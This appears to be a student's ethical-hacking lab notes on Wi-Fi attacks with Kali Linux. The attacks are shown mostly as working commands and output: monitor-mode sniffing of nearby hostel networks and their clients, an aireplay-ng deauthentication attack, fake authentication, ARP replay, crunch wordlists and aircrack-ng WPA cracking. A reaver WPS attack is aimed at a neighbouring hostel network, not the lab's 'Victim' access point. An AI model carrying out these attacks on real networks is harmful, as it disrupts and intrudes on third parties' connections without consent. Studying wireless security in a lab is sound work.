

Network Hacking



connect the wi-fi adaptor(wlan0)

```
(root@kali)-[/home/kali]
# ifconfig wlan0 up dharm
```

```
(root@kali)-[/home/kali]
# ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.204.129 netmask 255.255.255.0 broadcast 192.168.204.255
    inet6 fe80::e395:cadb:adf7:eb9e prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:3c:5d:2a txqueuelen 1000 (Ethernet)
    RX packets 135 bytes 13828 (13.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 782 bytes 100381 (98.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 7a:b3:9c:57:3d:f8 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Pre-connection attacks.

```
(root@kali)-[/home/kali]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"Manmadir hostel 508"
Mode:Managed  Frequency:2.417 GHz  Access Point: 50:2B:73:D7:AF:78
Bit Rate=108 Mb/s   Tx-Power=20 dBm
Retry short limit:7  RTS thr:off   Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=61/70  Signal level=-49 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:5  Missed beacon:0

(root@kali)-[/home/kali]
# ifconfig wlan0 down

(root@kali)-[/home/kali]
# airmon-ng check kill

Killing these processes:

  PID Name
  9634 wpa_supplicant


(root@kali)-[/home/kali]
# iwconfig wlan0 mode monitor

(root@kali)-[/home/kali]
# ifconfig wlan0 up

(root@kali)-[/home/kali]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.417 GHz  Tx-Power=20 dBm
Retry short limit:7  RTS thr:off   Fragment thr:off
Power Management:off
```



Packet sniffing using airodump-ng

- i. *ESSID is familiar field and shows the wireless networks around us*
- ii. *BSSID is base station MAC address*
- iii. *PWR is signal strength of network (higher the number, better is the signal)*
- iv. *Beacons are frames that are broadcasted to show its existence*
- v. *#Data is data transmitted*
- vi. *#/s is the data frames transmitted per 10 seconds*
- vii. *Channel number of the network*
- viii. *MB is maximum speed supported by network*
- ix. *ENC shows encryption used by the network (if OPN, you can connect without password)*
- x. *No need to worry about ENC, CIPHER, AUTH; will discuss during gaining access*

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
50:2B:73:D7:B0:D8	-78	2	0	0	6	130	WPA2	CCMP	PSK	Manmandir hostel 510
50:2B:73:D7:B0:F0	-1	0	0	0	10	-1				<length: 0>
FE:48:78:28:00:E2	-83	2	1	0	5	180	WPA2	CCMP	PSK	Redmi Note 13 5G
50:2B:73:D7:B0:C8	-83	1	0	0	5	270	WPA2	CCMP	PSK	Manmadir Hostel 406
2E:6D:C1:92:97:1C	-59	6	0	0	2	130	WPA2	CCMP	PSK	DIRECT-BGKUSH-PCmsES
50:2B:73:D7:AF:78	-48	10	5	0	2	270	WPA2	CCMP	PSK	Manmadir hostel 508
50:2B:73:D7:B0:68	-79	1	1	0	11	270	WPA2	CCMP	PSK	Manmandir Hostel 408
2E:5D:03:4D:17:71	-32	2	0	0	2	180	WPA2	CCMP	PSK	Victim

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
50:2B:73:D7:B0:F0	74:F2:FA:4B:28:04	-88	0 - 1	0	3		
50:2B:73:D7:B0:F0	4C:D5:77:74:A4:13	-82	0 - 1	1	8		
FE:48:78:28:00:E2	78:AF:08:05:85:57	-86	1e- 1e	0	6		
50:2B:73:D7:B0:C8	A0:02:A5:72:0B:05	-80	0 - 1e	0	1		
50:2B:73:D7:AF:78	EA:91:D5:32:8A:3A	-60	0 - 6e	0	5		
50:2B:73:D7:AF:78	0E:B9:6E:1C:9A:A5	-34	0 - 1e	64	10		
50:2B:73:D7:B0:68	B4:8C:9D:D3:77:F7	-78	0 -11	0	1		
50:2B:73:D7:B0:68	F6:3A:F5:57:4C:4F	-78	0 - 1	870	15		

Quitting ...

```
(root@kali)-[/home/kali]
# airodump-ng wlan0
```

Listen to other frequencies

- a. Airodump-ng -band a wlan0.[5GHz]
- b. Airodump-ng -band abg wlan0.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
50:2B:73:D7:B0:68	-76	14	0 0	11	270	WPA2 CCMP	PSK	Manmandir Hostel 408
50:2B:73:D7:B0:F0	-84	2	0 0	5	130	WPA2 CCMP	PSK	Manmandir Hostel 504
50:2B:73:D7:B0:C8	-1	0	0 0	10	-1			<length: 0>
FE:48:78:28:00:E2	-87	4	0 0	5	180	WPA2 CCMP	PSK	Redmi Note 13 5G
50:2B:73:D3:D8:10	-1	0	0 0	10	-1			<length: 0>
2E:5D:03:4D:17:71	-42	2	0 0	2	180	WPA2 CCMP	PSK	Victim
50:2B:73:D7:AF:78	-85	7	1 0	2	270	WPA2 CCMP	PSK	Manmadir hostel 508
2E:6D:C1:92:97:1C	-55	6	0 0	2	130	WPA2 CCMP	PSK	DIRECT-BGKUSH-PCmsES
50:2B:73:D7:B0:D8	-70	6	0 0	6	130	WPA2 CCMP	PSK	Manmandir hostel 510

Target packet sniffing

1. `airodump-ng -bssid {?} -ch {?} [(optional) -write filename.txt] wlan0.`

```
CH 2 ][ Elapsed: 0 s ][ 2024-10-07 13:29
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
2E:5D:03:4D:17:71	-33	0	4	1 0	2	180	WPA2 CCMP	PSK	Victim

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
2E:5D:03:4D:17:71	AE:A9:E6:F8:E7:74	-46	0 - 1e	81	10		

Quitting ...

STATION shows all devices connected to the network.

PWR is strength of signals with the devices

```
CH 2 ][ Elapsed: 12 s ][ 2024-10-07 13:34
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
2E:5D:03:4D:17:71 -31 40      75      0   0   2  180  WPA2 CCMP  PSK Victim
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
2E:5D:03:4D:17:71 AE:A9:E6:F8:E7:74 -48  1e- 1e    0      8
Quitting...

(root@kali)-[/home/kali/dharm/EHVA/network hacking]
# ls
test01-01.cap test01-01.csv test01-01.kismet.csv test01-01.kismet.netxml test01-01.log.csv

(root@kali)-[/home/kali/dharm/EHVA/network hacking]
# wireshark test01-01.cap
** (wireshark:47593) 13:35:24.758291 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulti

test01-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 7a:c0:1c:1d:7e:82 (... 802.11 10 Clear-to
2 0.101689 2e:5d:03:4d:17:71 (... 802.11 10 Clear-to
3 0.201671 2e:5d:03:4d:17:71 (... Broadcast (ff:ff:ff... 802.11 16 CF-End (
4 0.303263 7a:c0:1c:1d:7e:82 (... 802.11 10 Clear-to
5 0.319575 2e:5d:03:4d:17:71 (... 802.11 10 Clear-to
6 0.319594 2e:5d:03:4d:17:71 (... Broadcast (ff:ff:ff... 802.11 16 CF-End (
7 0.319623 7a:c0:1c:1d:7e:82 (... 802.11 10 Clear-to
8 0.319637 7a:c0:1c:1d:7e:82 (... Broadcast (ff:ff:ff... 802.11 16 CF-End (
9 0.319712 2e:5d:03:4d:17:71 (... 802.11 10 Clear-to
10 0.323599 2e:5d:03:4d:17:71 Broadcast 802.11 241 Beacon f
11 0.323646 2e:5d:03:4d:17:71 (... Broadcast (ff:ff:ff... 802.11 16 CF-End (
12 0.323759 2e:5d:03:4d:17:71 (... 802.11 10 Clear-to

Frame 1: 10 bytes on wire (80 bits), 10 byte 0000 c4 00 30 75 7a c0 1c 1d 7e 82
IEEE 802.11 Clear-to-send, Flags: .....
```


Deauthentication attack

1. `aireplay-ng --deauth 100 -a 2E:5D:03:4D:17:71 -c AE:A9:E6:F8:E7:74 wlan0 -D`

`-a` is the access point (network) MAC address

`-c` is the client machine (target machine) MAC address

`-D` at the end (to keep the network busy)

```
(root@kali)-[/home/kali]
# aireplay-ng --deauth 100 -a 2E:5D:03:4D:17:71 -c AE:A9:E6:F8:E7:74 wlan0
13:49:25 Waiting for beacon frame (BSSID: 2E:5D:03:4D:17:71) on channel 2
13:49:26 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|36 ACKs]
13:49:26 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [22|49 ACKs]
13:49:27 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|28 ACKs]
13:49:27 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0| 0 ACKs]
13:49:28 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [66|24 ACKs]
13:49:29 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|44 ACKs]
13:49:29 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 1|35 ACKs]
13:49:30 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|37 ACKs]
13:49:31 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|37 ACKs]
13:49:31 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|50 ACKs]
13:49:32 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|40 ACKs]
13:49:32 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|30 ACKs]
13:49:33 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|46 ACKs]
13:49:34 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|38 ACKs]
13:49:34 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|27 ACKs]
13:49:35 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0| 0 ACKs]
13:49:36 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|30 ACKs]
13:49:36 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|45 ACKs]
13:49:37 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|46 ACKs]
13:49:37 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|37 ACKs]
13:49:38 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|34 ACKs]
13:49:39 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|43 ACKs]
13:49:39 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|33 ACKs]
13:49:40 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|40 ACKs]
13:49:40 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|31 ACKs]
13:49:41 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|46 ACKs]
13:49:42 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|49 ACKs]
13:49:42 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|35 ACKs]
13:49:43 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|41 ACKs]
13:49:43 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|38 ACKs]
13:49:44 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|42 ACKs]
13:49:45 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|35 ACKs]
13:49:45 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|45 ACKs]
13:49:46 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|32 ACKs]
13:49:47 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|45 ACKs]
13:49:47 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|26 ACKs]
13:49:48 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|38 ACKs]
13:49:48 Sending 64 directed DeAuth (code 7). STMAC: [AE:A9:E6:F8:E7:74] [ 0|10 ACKs]


(root@kali)-[/home/kali]
# airodump-ng --bssid 2E:5D:03:4D:17:71 --ch 2 wlan0

CH 2 ][ Elapsed: 6 s ][ 2024-10-07 13:50

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER  AUTH ESSID
2E:5D:03:4D:17:71 -35 56      48          0  0  2  180 WPA2 CCMP  PSK Victim

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
[REDACTED]

Quitting
```



Client disconnects from the network

Fake authentication

1. Run airodump-ng against the target network

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# airodump-ng --bssid 2E:5D:03:4D:17:71 --ch 2 --write arpreplay wlan0
14:36:32 Created capture file "arpreplay-01.cap".
```

2. get the MAC address of wireless adaptor

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# ifconfig wlan0
wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI> mtu 1500
    unspec CE-6C-E5-8D-67-C7-00-B7-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 87332 bytes 5966156 (5.6 MiB)
    RX errors 0 dropped 69352 overruns 0 frame 0
    TX packets 378 bytes 45710 (44.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

first 12 digits of the unspec field suggest the MAC address; usually mentioned with ethe

3. `aireplay-ng --fakeauth 0 -a 2E:5D:03:4D:17:71 -h CE:6C:E5:8D:67:C7 wlan0`

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# aireplay-ng --fakeauth 0 -a 2E:5D:03:4D:17:71 -h CE:6C:E5:8D:67:C7 wlan0
14:37:37 Waiting for beacon frame (BSSID: 2E:5D:03:4D:17:71) on channel 2

14:37:38 Sending Authentication Request (Open System)

14:37:40 Sending Authentication Request (Open System)
14:37:40 Authentication successful
14:37:40 Sending Association Request

14:37:45 Sending Authentication Request (Open System)
14:37:45 Authentication successful
14:37:45 Sending Association Request

14:37:50 Sending Authentication Request (Open System)

14:37:52 Sending Authentication Request (Open System) [ACK]
14:37:52 Authentication successful
14:37:52 Sending Association Request
```

-a is the AP MAC Address

-h is the host MAC address (i.e. address of Wi-Fi adaptor)

4. `arpreslay attack and aircrack-ng`

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# aireplay-ng --arpreslay -b 2E:5D:03:4D:17:71 -h CE:6C:E5:8D:67:C7 wlan0
The interface MAC (CE:E8:44:10:11:AF) doesn't match the specified MAC (-h).
ifconfig wlan0 hw ether CE:6C:E5:8D:67:C7
14:42:12 Waiting for beacon frame (BSSID: 2E:5D:03:4D:17:71) on channel 2
Saving ARP requests in replay_arp-1007-144213.cap
You should also start airodump-ng to capture replies.
^Cad 15236 packets (got 0 ARP requests and 0 ACKs), sent 0 packets ... (0 pps)
```

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# aircrack-ng arpreslay-01.cap
Reading packets, please wait...
Opening arpreslay-01.cap
Read 109 packets.
```

#	BSSID	ESSID	Encryption
1	2E:5D:03:4D:17:71	Victim	Unknown

Choosing first network as target.

```
Reading packets, please wait...
Opening arpreslay-01.cap
Read 109 packets.
```

1 potential targets

Please specify a dictionary (option -w).

Cracking WPA/WPA2

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# wash --interface wlan0
BSSID           Ch  dBm  WPS  Lck  Vendor  ESSID
-----
2E:6D:C1:92:97:1C  2  -61  2.0  No   DIRECT-BGKUSH-PCmSES
50:2B:73:D7:B0:D8  6  -85  2.0  No   RealtekS  Manmandir hostel 510
^C

(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# reaver --bssid 50:2B:73:D7:B0:D8 --channel 6 --interface wlan0 -p Room@510 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 50:2B:73:D7:B0:D8
[+] Received beacon from 50:2B:73:D7:B0:D8
[+] Vendor: RealtekS
[+] Trying pin "Room@510"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 50:2B:73:D7:B0:D8 (ESSID: Manmandir hostel 510)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
```

Other way

```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# airodump-ng --bssid 2E:5D:03:4D:17:71 --ch 5 --write handshake wlan0
16:15:38 Created capture file "handshake-02.cap".

CH  5 ][ Elapsed: 48 s ][ 2024-10-07 16:16 ][ interface wlan0 down

BSSID           PWR RXQ  Beacons   #Data, #/s  CH  MB   ENC CIPHER  AUTH ESSID
-----
2E:5D:03:4D:17:71 -34  33      156       160    0   5  180   WPA2 CCMP   PSK  Victim

BSSID           STATION            PWR   Rate   Lost   Frames  Notes  Probes
-----
2E:5D:03:4D:17:71 02:24:0F:F2:79:10 -34    1e- 6e    0      200
Quitting...
```

Crunch can be used to create wordlist

a) `crunch [min] [max] [characters] -t [pattern] -o [filename]`


- [min] minimum no. of characters
- [max] maximum no. of characters
- -t gives a pattern to the wordlist (eg. Password will start with a)
- -o specifies name of file where the passwords can be saved
- Eg. `crunch 6 8 123abc$ -o wordlist -t a@@@@@b`
- Generated passwords will start with a and end with b with all possible combinations
- There are many other options also. Most importantly -p parameter

```
(root@kali)~[/home/kali/dharm/EHVA/network_hacking]
# crunch 8 8 12345678 -o wordlist.txt 100000000
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

run aircrack-ng (Actual password is entered manually in the file so that it can be identified.)

a) `aircrack-ng handshakefile -w wordlist`



```
(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# ls
handshake-01.cap      handshake-01.kismet.netxml  handshake-02.csv      handshake-02.log.csv
handshake-01.csv      handshake-01.log.csv        handshake-02.kismet.csv  wordlist.txt
handshake-01.kismet.csv handshake-02.cap            handshake-02.kismet.netxml

(root@kali)-[/home/kali/dharm/EHVA/network_hacking]
# aircrack-ng handshake-02.cap -w wordlist.txt
Reading packets, please wait ...
Opening handshake-02.cap
Read 2757 packets.
# BSSID      ESSID      Encryption
1  2E:5D:03:4D:17:71  Victim      WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening handshake-02.cap
Read 2757 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.
```